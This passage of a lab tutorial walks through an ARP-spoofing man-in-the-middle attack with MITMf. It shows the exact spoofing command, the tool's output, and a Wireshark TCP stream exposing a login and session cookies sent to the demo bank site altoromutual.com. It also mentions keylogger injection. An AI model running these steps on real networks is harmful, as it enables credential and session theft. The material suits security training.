
```
[root@parrot-virtual]--[home/user/MITMf]
#python mitmf.py --spoofer --arp --gateway 192.168.0.1 --targets 192.168.0.13
-i eth0
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ Spoofer v0.6
|   |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
* Serving Flask app "core.mitmfapi" (lazy loading)
* Environment: production
```


**Step 8:** On the target side open the web browser and login with **jsmith:demo1234** in **altoromutual.com**.




**Step 9:** On the attacker side open the Wireshark and apply `http.request.method==POST` filter.



**Step 10:** Select one of the POST requests and right click on that then go to Follow and select TCP stream.



**Step 11:** The selected TCP stream pop-up will open, In that TCP stream you can find user login credentials in the server request.



```

Wireshark - Follow TCP Stream (tcp.stream eq 57) - eth0

POST /doLogin HTTP/1.1
Host: altoromutual.com
Connection: keep-alive
Content-Length: 41
Cache-Control: max-age=0
Origin: http://altoromutual.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://altoromutual.com/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3A5D4BABFF71F80D32155231D0B06D4D

uid=jsmith&passw=demo1234&btnSubmit=Login HTTP/1.1 302 Found
Transfer-Encoding: chunked
Set-Cookie:
AltoroAccounts="0DAwMDAyflNhdmLuZ3N+NC40NDQ1NjQ5MDkxODY3MDJFMjV8ODAwMDA5fKNoZW5fjEuNDIxMzYwOTI4OTI3NDY0M0UyMxw0NTM5MDgyMDM5Mzk2Mjg4fKNyZW50dCB0YXJkfjQuNDQ0NDQ2NDYyNDQyNjI1RTI1fA=="; Version=1
Expires: 0
Server: Apache-Coyote/1.1
Connection: keep-alive
Location: http://altoromutual.com/bank/main.jsp
Cache-Control: No-Cache
Date: Wed, 18 Mar 2020 04:39:05 GMT


0

GET /bank/main.jsp HTTP/1.1
Host: altoromutual.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://altoromutual.com/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3A5D4BABFF71F80D32155231D0B06D4D;
AltoroAccounts="0DAwMDAyflNhdmLuZ3N+NC40NDQ1NjQ5MDkxODY3MDJFMjV8ODAwMDA5fKNoZW5fjEuNDIxMzYwOTI4OTI3NDY0M0UyMxw0NTM5MDgyMDM5Mzk2Mjg4fKNyZW50dCB0YXJkfjQuNDQ0NDQ2NDYyNDQyNjI1RTI1fA=="

Packet 7897: 3 client pkts, 3 server pkts, 5 turns. Click to select.
Entire conversation (10 kB) Show and save data as ASCII Stream 57
Find: Find Next
Help Filter Out This Stream Print Save as... Back Close
  
```



- You can also find these credentials in the MITMf attack terminal.



```

2020-03-18 00:38:02 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:03 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:06 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:38:06 10.0.2.6 [type:Other-Other os:Other] redirector.gvt1.com
2020-03-18 00:38:07 10.0.2.6 [type:Other-Other os:Other] r6---sn-5jucgv5qc5oq-it
qk.gvt1.com
2020-03-18 00:38:39 10.0.2.6 [type:Microsoft-CryptoAPI-10 os:Other] ctldl.window
supdate.com
2020-03-18 00:38:40 10.0.2.6 [type:Microsoft-CryptoAPI-10 os:Other] ctldl.window
supdate.com
2020-03-18 00:38:41 10.0.2.6 [type:Microsoft-CryptoAPI-10 os:Other] ctldl.window
supdate.com
2020-03-18 00:39:04 10.0.2.6 [type:Chrome-80 os:Windows] POST Data (altoromutual
.com):
uid=jsmith&passw=demo1234&btnSubmit=Login
2020-03-18 00:39:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:39:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com
2020-03-18 00:39:05 10.0.2.6 [type:Chrome-80 os:Windows] altoromutual.com

```

- This tool comes with a lot of extra options, you can inject a JSkeylogger in the target system and you can change the images of the http websites that target visits, with your customized images. To make complete use of this tool check the help manual of the tool and choose options based on your requirement.